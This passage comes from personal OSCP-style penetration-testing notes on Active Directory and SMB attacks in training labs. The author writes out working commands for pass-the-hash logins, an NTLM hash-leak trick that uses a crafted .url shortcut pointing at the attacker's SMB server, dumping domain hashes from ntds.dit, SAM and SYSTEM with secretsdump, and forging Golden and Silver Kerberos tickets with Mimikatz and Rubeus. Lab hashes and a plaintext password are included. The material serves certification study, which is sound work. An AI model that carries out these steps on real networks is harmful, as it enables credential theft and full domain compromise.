- **help timeout** → shows the help menu. It says you can set the per-operation timeout in seconds, default = 20.
- **timeout 100** → increases the timeout to 100 seconds. This ensures the transfer doesn't cut off prematurely while pulling a large file.

---

## impacket-smbclient

First used in **OSCP A .142**

### Normal login:

- `impacket-smbclient oscp/celia.almeda@10.10.196.142`
  - It will then ask for password
- Or, if you want to specify password
  - `smbclient.py DOMAIN/username:password@target_ip`

### **Pass the Hash with impacket-smbclient:**

- `impacket-smbclient oscp/celia.almeda@10.10.196.142 -hashes :e728ecbadfb02f51ce8eed753f3ff3fd`
  - This is from OSCP-A Challenge Lab

### **How to use impacket-smbclient:**

Look at shares:

- `shares`

Go into share:

- `use <share>`

Look at content:

- `ls`

Go into folder:

- `cd`

Download:

- `get <file>`

Upload:

- `put <file>`

# NTLM\_Theft and NTLM Hash leak (Write Access to SMB)

Seen in the [Vault](#) PG Practice but they made their own payload instead of using NTLM\_Theft. The file was named **Evil.url**:

## [InternetShortcut]

URL=Random\_nonsense

WorkingDirectory=Flibertygibbit

IconFile=\\192.168.45.232\%USERNAME%.icon

IconIndex=1

Replace 192.168.45.232 with your own IP

1. `sudo responder -I tun0 -wv`
    - a. Tested it and also works if you put it in Analyze mode with `-A`
    - b. `sudo impacket-smbserver share /tmp/smbshare -smb2support`
      - i. Make sure to `mkdir /tmp/smbshare` first
      - ii. This also works and safer for OSCP
  2. `put Evil.url`
    - a. On SMB server
  3. `ls`
  4. You can try logging in and out of SMB to try and trigger it faster
  5. Check Responder

- ## 6 Paste it into file:

- ## 7 Crack it

- a. john --wordlist=/usr/share/wordlists/rockyou.txt --rules=best64 hash.txt

Seen in the [Nara](#) PG Practice when we had write access to an SMB share

Also seen in the **Flight HTB**

In an NTLM Hash leak attack, if we have write access to an SMB share, then we can put in a malicious file. This file will have very little inside of it: it just has code that says its icon image can be found in an SMB share. And that SMB share will be a fake SMB share, directed to your IP address. And you will have Responder open, so that when they try authenticating SMB connection, Responder will get the NTLM hash that is sent whenever SMB authentication happens!

**For example, the files might look like:**

- `IconResource=\\"10.10.14.5\share\icon.ico`
  - The icon is pointed towards a fake SMB share path in your IP

Now, there is a tool called NTLM\_Theft (NTLMTheft or NTLM Theft) that can create MANY different file types that all do NTLM Hash Leak.

- [https://github.com/Greenwolf/ntlm\\_theft](https://github.com/Greenwolf/ntlm_theft)

How to use NTLM\_Theft:

1. `git clone https://github.com/Greenwolf/ntlm_theft`
2. `cd ntlm_theft`
3. `python3 ntlm_theft.py -g all -s 192.168.45.232 -f ntlm-steal`
  - "`-g all`" specifying to create ALL files, which gives us more things to try in case one file type doesn't work
  - "`-s`" is just for **OWN** ip, where your Responder is
  - "`-f`" is for the filename to give to the files they create
4. Disconnect the SMB and connect again to make sure it's up to date
5. Go to the directory where the files were created (will be called the filename argument you have) and then start SMB within that directory
  - a. `smb client -U [USER] // [IP]/[SHARE_NAME]`
6. Start Responder
  - a. `sudo responder -I tun0`
7. One at a time, put the file names in the SMB and wait to see if Responder got a signal.  
**OR you can try and put all of them at the same time, but then if you have to write a report, you won't be able to explain which one worked**
  - a. `put ntlm-steal.scf`
  - b. `put desktop.ini`

- c. Some common ones to try are **ntlm-steal.scf** and **desktop.ini**. Sometimes specific file doesn't work or you aren't allowed to put certain file types in the share, so try them all until one works
    - i. If none of these work, try the custom **Evil.url** from the example above
- 

## ntds.dit and SYSTEM registry hive file

What does NTDS stand for?

- NTDS stands for NT Directory Services.
- It's the old Microsoft term for what we now call Active Directory Domain Services (AD DS).
  - Back in the Windows NT days, Microsoft called the directory service NTDS, and the database file storing it all is still named ntds.dit (DIT = Directory Information Tree).

Located in **C:\Windows\NTDS\ntds.dit**

In the [Resourced](#) PG Practice, we found an SMB share that included both an **Active Directory** and **Registry Share**. More specifically, this was from the **Password Audit** SMB Share, meaning that **not all the information is up to date**, but we can try re-using credentials we find to see if they still work

SMB Findings:

- Active Directory
  - **ntds.dit**
  - **ntds.jfm**
- Registry
  - **SYSTEM**
  - **SECURITY**

Below is an explanation of how to use **ntds.dit** and **SYSTEM** to get the **NTLM hashes for a bunch of users**:

### 1. What is ntds.dit?

- **ntds.dit** is the Active Directory database file.
- Located typically at:
  - **C:\Windows\NTDS\ntds.dit**

- It contains all **user accounts, group memberships, and most importantly, password hashes (NTLM, Kerberos keys, etc.) for every domain user** (admins, normal users, service accounts).
- Think of it as the "**master vault**" of AD credentials. **If you get this file, you basically own the domain (but you still need the help of SYSTEM file)!**

## 2. What is the SYSTEM file?

- The SYSTEM hive is a Windows registry hive file, usually found at:
  - C:\Windows\System32\config\SYSTEM
- It contains the **boot key** (also called the "SysKey").
- **Password hashes in ntds.dit are encrypted with this boot key. So if you only steal ntds.dit, the hashes are still encrypted. You also need the SYSTEM hive to decrypt them.**
  - This is why attackers always steal both files together.

## 3. How secretsdump uses them

When you run:

- **impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL**
  - **-ntds ntds.dit** → tells secretsdump to parse the Active Directory database.
  - **-system SYSTEM** → gives secretsdump the boot key to decrypt the hashes.
  - **LOCAL** → just tells it you're extracting from offline files, not over the network.

Secretsdump then:

- **Extracts password hashes for all domain users.**
- Also pulls out **Kerberos keys** (AES256, AES128, DES). These are used for **pass-the-ticket** attacks.
- Outputs them in a format usable by cracking tools or pass-the-hash.

In this [Resourced](#) writeup, they used secretsdump.py instead (also from impacket)

## 4. Interpreting the output

Each line like:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:12579b1666d4ac10f0f59f300776495f:  
::  
- Administrator → username.  
- 500 → RID (Relative ID). 500 = built-in Administrator.  
- First hash (aad3...) = LM hash (deprecated, usually always empty/aad3...).
```

- **Second hash (1257...)** = NTLM hash. This is the one attackers use for pass-the-hash.

Then you also see Kerberos keys:

- Administrator:aes256-cts-hmac-sha1-96:73410f0...
  - These allow Kerberos-based attacks (Golden Ticket, Pass-the-Key).

## 5. Now we can put all these credentials in files and brute force SMB/winrm using nxc

The screenshot shows two terminal windows side-by-side. The left window is titled 'users' and contains a list of 14 Windows accounts: Administrator, Guest, RESOURCECDS, krbtgt, M.Mason, K.Keen, L.Livingstone, J.Johnson, V.Ventz, S.Swanson, P.Parker, R.Robinson, D.Durant, and G.Goldberg. The right window is titled 'hashesh' and contains a list of 14 NTLM hashes, each consisting of a 128-bit hex string followed by a colon and a 128-bit hex string. The hashes correspond to the users listed in the 'users' window.

| User          | Hash (NTLM)                                                        |
|---------------|--------------------------------------------------------------------|
| Administrator | aad3b435b51404eeaad3b435b51404ee:12579b1666d4ac10f0f59f380776495f  |
| Guest         | aad3b435b51404eeaad3b435b51404ee:31d6cfef0016ae931b73c59d7e0c089c0 |
| RESOURCECDS   | aad3b435b51404eeaad3b435b51404ee:9db6f4d9d01fedebebbcfcfb0dd1b39d  |
| krbtgt        | aad3b435b51404eeaad3b435b51404ee:300416f8864fabebebc9ed272b0565b   |
| M.Mason       | aad3b435b51404eeaad3b435b51404ee:3105e0f6af52abae1ld19f27e487e45   |
| K.Keen        | aad3b435b51404eeaad3b435b51404ee:204410cc5a7147cd52a84ddae6754b0c  |
| L.Livingstone | aad3b435b51404eeaad3b435b51404ee:19a3a7550ce8c505cd4d6b5e39d6808   |
| J.Johnson     | aad3b435b51404eeaad3b435b51404ee:3e028552b946c417282b72879f63b726  |
| V.Ventz       | aad3b435b51404eeaad3b435b51404ee:913c144cae1ca0936fd1cb46929d3c    |
| S.Swanson     | aad3b435b51404eeaad3b435b51404ee:bd7c11a9921d27089ea5a5984fc8939   |
| P.Parker      | aad3b435b51404eeaad3b435b51404ee:980510b87c247e7ed9d82123301dd9fe  |
| R.Robinson    | aad3b435b51404eeaad3b435b51404ee:7e55a18c14cf51599a456621020291ac  |
| D.Durant      | aad3b435b51404eeaad3b435b51404ee:08aca0ed17a9ee9fc4cadcc04652c35   |
| G.Goldberg    | aad3b435b51404eeaad3b435b51404ee:62e16d17c3015c47b4d513e65ca757a2  |

- Here, they didn't have to include both the LM and NTLM hashes in the hashes file on the right. They could have only taken the stuff to the right of the colon ":", which is the NTLM part of the hash
- I put them into files called **users** and **hashes**
- **nxc winrm 192.168.106.175 -u users -H hashes**
  - This bruteforces all username and hash combinations

## 6. What about ntds.jfm and SECURITY?

**ntds.jfm** → this is the log file for the NTDS database. It's used internally by AD for transaction logs. It's not needed for password extraction. You can ignore it in attacks.

**SECURITY hive** → another Windows registry hive

(C:\Windows\System32\config\SECURITY). It contains info like local security policies, LSA secrets, service account passwords, etc.

It can be useful, but it's not required for dumping AD hashes like the SYSTEM file is.

### Summary of the attack flow:

- Attacker copies ntds.dit (AD database) and SYSTEM (boot key).
- Runs secretsdump.py to decrypt and extract all domain user hashes and Kerberos keys.

Essentially, this attack gives an attacker the keys to the kingdom because they now hold every user's password hash.

# SAM and SYSTEM Registry hive files

## SAM hive (Security Account Manager)

- Stores the local user account database. That includes usernames and password hashes.
- But — those hashes are not stored in plain NTLM form. They are encrypted.

## SYSTEM hive

- Contains system-wide configuration data, including the BootKey (sometimes called the syskey).
- This BootKey is used by Windows to encrypt/decrypt the password hashes in the SAM hive.
- So if we get SYSTEM, we can decrypt password hashes in SAM and also NTDS

The SAM and SYSTEM files are located in the C:\Windows\System32\config directory.

- C:\Windows\System32\config\SAM
- C:\Windows\System32\config\SYSTEM

Here is where to look for them:

- Usually %SYSTEMROOT% = C:\Windows
- %SYSTEMROOT%\repair\SAM
- %SYSTEMROOT%\System32\config\RegBack\SAM
- %SYSTEMROOT%\System32\config\SAM
- %SYSTEMROOT%\repair\system
- %SYSTEMROOT%\System32\config\SYSTEM
- %SYSTEMROOT%\System32\config\RegBack\system
- This list is from Hacktricks:
  - <https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#openvpn-credentials>

The files are locked while Windows is running.

Backups of the files may exist in the C:\Windows\Repair or C:\Windows\System32\config\RegBack directories

Most of the times, we just use mimikatz to get the SAM information extracted

Here is how to make copies of registry:

You can't just make a copy of SAM and SYSTEM using the files like C:\Windows\System32\config\SAM.

- This is because they are locked while OS is running
- So, you have to save them through registry to make a copy

```
reg save hklm\sam C:\Temp\sam  
reg save hklm\system C:\Temp\system
```

"**hklm\sam**" is the path to the SAM file (C:\Windows\System32\config\SAM)

"**hklm\system**" is the path to the SYSTEM file (C:\Windows\System32\config\SYSTEM)

And these two commands makes a copy of them into **C:\Temp\sam** and **C:\Temp\system** respectively

## SAM and SYSTEM attack example

The first SAM and SYSTEM attacks I've seen was in **.142 of OSCP-A**

Another very similar example seen in **.154 of OSCP-C**

1. We look into **C:\windows.old\Windows\System32**, since the system32 often has stuff like NTDS.dit, or SAM, or SYSTEM
2. We find SAM and SYSTEM file! Which means we can use impacket-secretsdump on it
3. First, we have to get those files locally, so just use download feature of evil-winrm. If we didn't have evil-winrm, you should either use penelope or just impacket-smbserver
  - a. **download SAM**
  - b. **download SYSTEM**
  - c. If it lags out, just reset evil-winrm connection
4. Then use impacket-secretsdump to extract information
  - a. **impacket-secretsdump -sam SAM -system SYSTEM LOCAL**
  - b. We get this:
    - c. Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
    - d. Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
    - e. DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

- f. WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:acbb9b77c62f dd8fe5976148a933177a:::
  - g. tom\_admin:1001:aad3b435b51404eeaad3b435b51404ee:4979d69d4ca66955c075 c41cf45f24dc:::
  - h. Cheyanne.Adams:1002:aad3b435b51404eeaad3b435b51404ee:b3930e99899cb55 b4aefef9a7021ffd0:::
  - i. David.Rhys:1003:aad3b435b51404eeaad3b435b51404ee:9ac088de348444c71dba 2dca92127c11:::
  - j. Mark.Chetty:1004:aad3b435b51404eeaad3b435b51404ee:92903f280e5c5f3cab01 8bd91b94c771:::
5. Tried cracking all hash, but none worked
  6. We can put this into a username and password list and bruteforce. We should remove the weird looking accounts though, like Guest, DefaultAccount, and WDAGUtility
  7. Although I looked at Discord and saw tom\_admin is the right one. I tried cracking hash, but it didn't work, so I just tried pass the HASH
    - a. `nxc winrm 10.10.196.142 -u tom_admin -H 4979d69d4ca66955c075c41cf45f24dc`
    - b. **And it worked! It has pwn3d!**
  8. We can then login to .142 as tom\_admin
- 

## SECURITY and SYSTEM Registry Hive

This attack I have yet to see myself, but chatGPT says it's similar to the NTDS and SAM attack, where we use the SYSTEM file to decrypt important files for hashes.

### 1. What's inside the SECURITY hive

- File: **C:\Windows\System32\config\SECURITY**
- Contains sensitive data stored by the **Local Security Authority (LSA)** service, such as:
  - Cached domain logon credentials
  - Service account passwords (for services running as a specific user)
  - Stored credentials for scheduled tasks
  - Machine account password (used when the computer authenticates to a domain)
- These secrets are not stored in plain text; they're encrypted.

### 2. How SYSTEM helps

- File: **C:\Windows\System32\config\SYSTEM**

- Contains the **BootKey** (also called the SysKey).
- This **BootKey** is what Windows uses internally to encrypt/decrypt the secrets in the **SECURITY** hive.
- **So if you have both SYSTEM + SECURITY, you can combine them to unlock the LSA secrets.**

How to extract info:

- **impacket-secretsdump -security SECURITY -system SYSTEM LOCAL**
    - LOCAL specifies that you want to target local files and not remote files
    - Although if u look at the help manual, it will tell you how to target remote files too
      - **[[domain/]username[:password]@]<targetName or address> or LOCAL (if you want to parse local files)**
- 

## Shadow Copies

An alternative to this is DCSync, which does the same thing but in a different way. DCSync requires less steps. Both have the goal of getting all the hashes by getting hashes from NTDS.dit

But it seems like Shadow Copies can only be obtained once we are already domain admin or local admin on DC

### From OSCP 24.2.2. Shadow Copies

A [Shadow Copy](#), also known as *Volume Shadow Service* (VSS) is a Microsoft backup technology that allows the creation of snapshots of files or entire volumes.

To manage volume shadow copies, the Microsoft signed binary [vshadow.exe](#) is offered as part of the [Windows SDK](#).

As domain admins, we can abuse the vshadow utility to create a Shadow Copy that will allow us to extract the Active Directory Database [NTDS.dit](#) database file. Once we've obtained a copy of the database, we need the SYSTEM hive, and then we can extract every user credential offline on our local Kali machine.

To start, we'll connect as the *jeffadmin* domain admin user to the DC1 domain controller. Here we will launch an elevated command prompt and run the **vshadow** utility with **-nw** options to

[disable writers](#), which speeds up backup creation and include the **-p** option to store the copy on disk.

```
C:\Tools>vshadow.exe -nw -p C:

VSHADOW.EXE 3.0 - Volume Shadow Copy sample client.
Copyright (C) 2005 Microsoft Corporation. All rights reserved.

(Option: No-writers option detected)
(Option: Create shadow copy set)
- Setting the VSS context to: 0x00000010
Creating shadow set {f7f6d8dd-a555-477b-8be6-c9bd2eafb0c5} ...
- Adding volume \\?\Volume{bac86217-0fb1-4a10-8520-482676e08191}\ [C:\] to the shadow
set...
Creating the shadow (DoSnapshotSet) ...
(Waiting for the asynchronous operation to finish...)
Shadow copy set successfully created.

List of created shadow copies:

Querying all shadow copies with the SnapshotSetID {f7f6d8dd-a555-477b-8be6-
c9bd2eafb0c5} ...

* SNAPSHOT ID = {c37217ab-e1c4-4245-9dfe-c81078180ae5} ...
- Shadow copy Set: {f7f6d8dd-a555-477b-8be6-c9bd2eafb0c5}
- Original count of shadow copies = 1
- Original Volume name: \\?\Volume{bac86217-0fb1-4a10-8520-482676e08191}\ [C:\]
- Creation Time: 9/19/2022 4:31:51 AM
- Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
- Originating machine: DC1.corp.com
- Service machine: DC1.corp.com
- Not Exposed
- Provider id: {b5946137-7b9f-4925-af80-51abd60b20d5}
- Attributes: Auto_Release No_Writers Differential

Snapshot creation done.
```

*Listing 41 - Performing a Shadow Copy of the entire C: drive*

- **vshadow.exe -nw -p C:**

Once the snapshot has been taken successfully, we should take note of the shadow copy device name.

We'll now copy the whole AD Database from the shadow copy to the C: drive root folder by specifying the *shadow copy device name* and adding the full **ntds.dit** path.

```
C:\Tools>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\windows\ntds\ntds.dit c:
\ntds.dit.bak
1 file(s) copied.
```

*Listing 42 - Copying the ntds database to the C: drive*

- copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\windows\ntds\ntds.dit c:\ntds.dit.bak

As a last ingredient, to correctly extract the content of **ntds.dit**, we need to save the SYSTEM hive from the Windows registry. We can accomplish this with the **reg** utility and the **save** argument.

```
C:\> reg.exe save hklm\system c:\system.bak  
The operation completed successfully.
```

*Listing 43 - Copying the ntds database to the C: drive*

- reg.exe save hklm\system c:\system.bak

Once the two **.bak** files are moved to our Kali machine, we can continue extracting the credential materials with the *secretsdump* tool from the impacket suite. We'll supply the ntds database with the **-ntds** parameter and the system hive with the **-system** parameter. Then we will tell impact to parse the files locally by adding the **LOCAL** keyword.

```

kali㉿kali:~$ impacket-secretsdump -ntds ntds.dit.bak -system system.bak LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0xbbe6040ef887565e9adb216561dc0620
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 98d2b28135d3e0d113c4fa9d965ac533
[*] Reading and decrypting hashes from ntds.dit.bak
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:eda4af1186051537c77fa4f53ce2fe1a:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1693c6cefafffc7af11ef34d1c788f47:::
dave:1103:aad3b435b51404eeaad3b435b51404ee:08d7a47a6f9f66b97b1bae4178747494:::
stephanie:1104:aad3b435b51404eeaad3b435b51404ee:d2b35e8ac9d8f4ad5200acc4e0fd44fa:::
jeff:1105:aad3b435b51404eeaad3b435b51404ee:2688c6d2af5e9c7ddb268899123744ea:::
jeffadmin:1106:aad3b435b51404eeaad3b435b51404ee:e460605a9dbd55097c6cf77af2f89a03:::
iis_service:1109:aad3b435b51404eeaad3b435b51404ee:4d28cf5252d39971419580a51484ca09:::
WEB04$:1112:aad3b435b51404eeaad3b435b51404ee:87db4a6147afa7bdb46d1ab2478ffe9e:::
FILE04$:1118:aad3b435b51404eeaad3b435b51404ee:d75ffc4baae9ed40f7aa12d1f57f6f4:::
CLIENT74$:1121:aad3b435b51404eeaad3b435b51404ee:5eca857673356d26a98e2466a0fb1c65:::
CLIENT75$:1122:aad3b435b51404eeaad3b435b51404ee:b57715dcb5b529f212a9a4effd03aaf6:::
pete:1123:aad3b435b51404eeaad3b435b51404ee:369def79d8372408bf6e93364cc93075:::
jen:1124:aad3b435b51404eeaad3b435b51404ee:369def79d8372408bf6e93364cc93075:::
CLIENT76$:1129:aad3b435b51404eeaad3b435b51404ee:6f93b1d8bbbe2da617be00961f90349e:::
[*] Kerberos keys from ntds.dit.bak
Administrator:aes256-cts-hmac-
sha1-96:56136fd5bbd512b3670c581ff98144a553888909a7bf8f0fd4c424b0d42b0cdc
Administrator:aes128-cts-hmac-sha1-96:3d58eb136242c11643baf4ec85970250
Administrator:des-cbc-md5:fd79dc380ee989a4
DC1$:aes256-cts-hmac-
sha1-96:fb2255e5983e493caaba2e5693c67ceec600681392e289594b121dab919cef2c
DC1$:aes128-cts-hmac-sha1-96:68cf0d124b65310dd65c100a12ecf871
DC1$:des-cbc-md5:f7f804ce43264a43
krbtgt:aes256-cts-hmac-
sha1-96:e1cced9c6ef723837ff55e373d971633afb8af8871059f3451ce4bccfcca3d4c
krbtgt:aes128-cts-hmac-sha1-96:8c5cf3a1c6998fa43955fa096c336a69
krbtgt:des-cbc-md5:683bdcb9e7c5de9
...
[*] Cleaning up...

```

*Listing 44 - Copying the ntds database to the C: drive*

- `impacket-secretsdump -ntds ntds.dit.bak -system system.bak LOCAL`

Great! We managed to obtain NTLM hashes and Kerberos keys for every AD user. We can now try to crack them or use as-is in pass-the-hash attacks.

While these methods might work fine, they leave an access trail and may require us to upload tools. An alternative is to abuse AD functionality itself to capture hashes remotely from a workstation.

To do this, we could move laterally to the domain controller and run Mimikatz to dump the password hash of every user, using the DC sync method described in the previous Module. This is a less conspicuous persistence technique that we can misuse.

**NOTE:** Although most penetration tests wouldn't require us to be covert, we should always evaluate a given technique's stealthiness, which could be useful during future red-teaming engagements.

In this Learning Unit, we explored a few Windows Active Directory persistence techniques that could be employed during penetration testing or red-teaming exercises whose rules of engagement mandate we retain long-term access to the compromised environment.

The following is from chatGPT, about how to use those encrypted Kerberos tickets

Note: Those "Kerberos keys" at the bottom of the impacket-secretsdump output are the account long-term keys (derived from passwords) that Kerberos uses, not active tickets.

That means you can't directly "inject" them like a .kirbi file, but you can use them to forge tickets — specifically with the Golden Ticket and Silver Ticket attacks.

## How to read each line

The format is:

```
ruby
```

 Copy  Edit

```
<username>:<encryption-type>:<key>
```

Example:

```
makefile
```

 Copy  Edit

```
krbtgt:aes256-cts-hmac-sha1-96:e1ccedc96ef723837ff55e373d971633afb8af8871059f3451ce4bccfcca3d4c
```

- **krbtgt** → the account name. This special account issues all Kerberos tickets in the domain.
- **aes256-cts-hmac-sha1-96** → the encryption algorithm for the key (AES 256-bit here, the strongest modern Kerberos cipher).
- **e1ccedc96ef7...** → the actual cryptographic key (a long hex string).

## Why there are multiple keys per account

Kerberos can use multiple encryption types for compatibility:

- **aes256-cts-hmac-sha1-96** (AES 256-bit — modern & secure)
- **aes128-cts-hmac-sha1-96** (AES 128-bit — still common)
- **des-cbc-md5** (DES — legacy, insecure, usually disabled)

When the DC creates a ticket for you, it uses the right key type depending on the client's capabilities.



## 1. Identify a high-value account

From your output, the **krbtgt** account is the most important.

- **krbtgt** AES256, AES128, DES keys are there.
- The AES256 key:

```
nginx
```

 Copy  Edit

```
e1ccedc96ef723837ff55e373d971633afb8af8871059f3451ce4bccfcca3d4c
```

- This key allows you to forge **Golden Tickets**.

- e1ccedc96ef723837ff55e373d971633afb8af8871059f3451ce4bccfcca3d4c

## 2. Forge a Golden Ticket with Mimikatz

Golden Ticket = a forged TGT that's valid for *any* account in the domain.

On your attacker machine (Windows with Mimikatz):

```
powershell
```

Copy Edit

```
mimikatz # kerberos::golden /user:Administrator /domain:corp.com /sid:<DOMAIN_SID> /krbtgt:<AES256_KEY> /id:500 /aes256:<AES256_KEY> /ptt
```

Replace:

- <DOMAIN\_SID> → from your secretsdump output or `whoami /user` on a DC.
- <AES256\_KEY> → from krbtgt line in your output.
- /ptt → injects the ticket directly into memory.

After that, you can:

```
powershell
```

Copy Edit

```
dir \\dc1.corp.com\c$
```

...and it should work without needing the real password.

- `mimikatz # kerberos::golden /user:Administrator /domain:corp.com /sid:<DOMAIN_SID> /krbtgt:<AES256_KEY> /id:500 /aes256:<AES256_KEY> /ptt`
- `dir \\dc1.corp.com\c$`

### 3. Forge a Silver Ticket (for a specific service)

If you have the AES key for a **service account** (e.g., `Administrator`, `DC1$`), you can forge a **service ticket** for that service only.

Example for CIFS on DC1:

```
powershell
Administrator /domain:corp.com /sid:<DOMAIN_SID> /target:dc1.corp.com /service:cifs /aes256:<AES256_KEY>
```

This gives you a TGS for SMB file access without needing a TGT.

### 4. Alternate approach — Rubeus

You can use Rubeus to forge and inject tickets too:

```
powershell
Rubeus.exe golden /aes256:<AES256_KEY> /user:Administrator /domain:corp.com /sid:<DOMAIN_SID> /id:500 /ptt
```

Or save to `.kirbi`:

```
powershell
Rubeus.exe golden /aes256:<AES256_KEY> /user:Administrator /domain:corp.com /sid:<DOMAIN_SID> /id:500 /ticket:golden.kirbi
```



- `mimikatz # kerberos::golden /user:Administrator /domain:corp.com /sid:<DOMAIN_SID> /target:dc1.corp.com /service:cifs /aes256:<AES256_KEY> /ptt`
- `Rubeus.exe golden /aes256:<AES256_KEY> /user:Administrator /domain:corp.com /sid:<DOMAIN_SID> /id:500 /ptt`
- `Rubeus.exe golden /aes256:<AES256_KEY> /user:Administrator /domain:corp.com /sid:<DOMAIN_SID> /id:500 /ticket:golden.kirbi`

### Key takeaway:

- These values from `secretsdump` are *long-term Kerberos keys*, not tickets.
- You use them to **generate** tickets (Golden/Silver) with tools like **Mimikatz** or **Rubeus**.
- `krbtgt` key = forge TGTs for anyone (Golden Ticket).
- Service account key = forge TGS for specific service (Silver Ticket).

---

# Where AD password hashes live

## Where AD password hashes live

### 1. NTDS.dit (Active Directory database)

- Located by default at `C:\Windows\NTDS\NTDS.dit` on Domain Controllers.
- Stores **all domain user objects** and their attributes, including:
  - NTLM password hashes (and LM if still enabled).
  - Kerberos keys (AES128/256, DES).
  - Account metadata (RID, SID, groups, etc.).
- This is the “master” source — when you log in anywhere in the domain, the DC checks your credentials against what’s in NTDS.dit.

### 2. LSASS process memory (runtime storage)

- When a user logs in interactively to a Windows system, their NTLM/Kerberos keys might be cached in the Local Security Authority Subsystem Service (LSASS) process.
- This can include **domain user hashes** for accounts that have authenticated to that machine, even if it’s not a DC.
- Tools like **Mimikatz** can dump these without touching NTDS.dit.

### 3. SYSVOL / Policy secrets (specific cases)

- Not for *all* hashes, but can contain plaintext passwords if a misconfigured Group Policy Preference (GPP) stores them in `cpassword` fields.

### 4. RODC (Read-Only Domain Controller) database

- If an environment has RODCs, they store **only a subset** of hashes (accounts allowed to authenticate to them).
- Still uses an NTDS.dit file, but incomplete compared to a writable DC.

# Where AD password hashes live

### 1. NTDS.dit (Active Directory database)

- Located by default at `C:\Windows\NTDS\NTDS.dit` on Domain Controllers.
- Stores **all domain user objects** and their attributes, including:
  - NTLM password hashes (and LM if still enabled).
  - Kerberos keys (AES128/256, DES).
  - Account metadata (RID, SID, groups, etc.).

- This is the "master" source — when you log in anywhere in the domain, the DC checks your credentials against what's in NTDS.dit.
2. **LSASS process memory** (runtime storage)
    - When a user logs in interactively to a Windows system, their NTLM/Kerberos keys might be cached in the Local Security Authority Subsystem Service (LSASS) process.
    - This can include **domain user hashes** for accounts that have authenticated to that machine, even if it's not a DC.
    - Tools like **Mimikatz** can dump these without touching NTDS.dit.
  3. **SYSVOL / Policy secrets** (specific cases)
    - Not for *all* hashes, but can contain plaintext passwords if a misconfigured Group Policy Preference (GPP) stores them in **cpassword** fields.
  4. **RODC (Read-Only Domain Controller) database**
    - If an environment has RODCs, they store **only a subset** of hashes (accounts allowed to authenticate to them).
    - Still uses an NTDS.dit file, but incomplete compared to a writable DC.
- 
- 

## Web/IIS

IIS Logs:

- C:\inetpub\logs\LogFiles\\*

The default windows page is called the IIS Web Page

## Webdav

NMAP script to confirm webdav is there:

- nmap --script http-webdav-scan -p 80 192.168.142.122

How to use davtest to see which file types can be uploaded and how to use cadaver to upload reverse shell

I went back to the [Hutch](#) PG Practice to test this out since I saw a new tool webdav in Powall's checklist

Basically:

- **webdav**: tests out if you can create directories and which file types work so you know which file type to upload for reverse shell without guessing
  - **cadaver**: the CLI tool used to interact with webdav and actually upload the reverse shell
1. davtest -url http://192.168.229.122/ -auth fmcsorley:CrabSharkJellyfish192
    - a. You can try without authentication first by removing **-auth** flag
      - i. Unauthenticated worked in **Granny HTB**
    - b. Username is **fmcsorley** and password is **CrabSharkJellyfish192**

```

└$ davtest -url http://192.168.229.122/ -auth fmcsorley:CrabSharkJellyfish192
*****
Testing DAV connection
OPEN          SUCCEED:           http://192.168.229.122
*****
NOTE Random string for this session: c1Ik9vVZ
*****
Creating directory
MKCOL         SUCCEED:           Created http://192.168.229.122/DavTestDir_c1Ik9vVZ
*****
Sending test files
PUT    html   SUCCEED:           http://192.168.229.122/DavTestDir_c1Ik9vVZ/davtest_c1Ik9vVZ.html
PUT    jhtml  SUCCEED:           http://192.168.229.122/DavTestDir_c1Ik9vVZ/davtest_c1Ik9vVZ.jhtml
PUT    txt    SUCCEED:           http://192.168.229.122/DavTestDir_c1Ik9vVZ/davtest_c1Ik9vVZ.txt
PUT    asp    SUCCEED:           http://192.168.229.122/DavTestDir_c1Ik9vVZ/davtest_c1Ik9vVZ.asp
PUT    cfm    SUCCEED:           http://192.168.229.122/DavTestDir_c1Ik9vVZ/davtest_c1Ik9vVZ.cfm
PUT    aspx   SUCCEED:           http://192.168.229.122/DavTestDir_c1Ik9vVZ/davtest_c1Ik9vVZ.aspx
PUT    cgi    SUCCEED:           http://192.168.229.122/DavTestDir_c1Ik9vVZ/davtest_c1Ik9vVZ.cgi
PUT    jsp    SUCCEED:           http://192.168.229.122/DavTestDir_c1Ik9vVZ/davtest_c1Ik9vVZ.jsp
PUT    php    SUCCEED:           http://192.168.229.122/DavTestDir_c1Ik9vVZ/davtest_c1Ik9vVZ.php
PUT    pl    SUCCEED:           http://192.168.229.122/DavTestDir_c1Ik9vVZ/davtest_c1Ik9vVZ.pl
PUT   .shtml  SUCCEED:           http://192.168.229.122/DavTestDir_c1Ik9vVZ/davtest_c1Ik9vVZ.shtml
*****
Checking for test file execution
EXEC   html   SUCCEED:           http://192.168.229.122/DavTestDir_c1Ik9vVZ/davtest_c1Ik9vVZ.html
EXEC   html   FAIL
EXEC   jhtml  FAIL
EXEC   txt    SUCCEED:           http://192.168.229.122/DavTestDir_c1Ik9vVZ/davtest_c1Ik9vVZ.txt
EXEC   txt    FAIL
EXEC   asp    SUCCEED:           http://192.168.229.122/DavTestDir_c1Ik9vVZ/davtest_c1Ik9vVZ.asp
EXEC   asp    FAIL
EXEC   cfm    FAIL
EXEC   aspx   SUCCEED:           http://192.168.229.122/DavTestDir_c1Ik9vVZ/davtest_c1Ik9vVZ.aspx
EXEC   aspx   FAIL
EXEC   cgi    FAIL
EXEC   jsp    FAIL
EXEC   php    FAIL
EXEC   pl    FAIL
EXEC  .shtml  FAIL
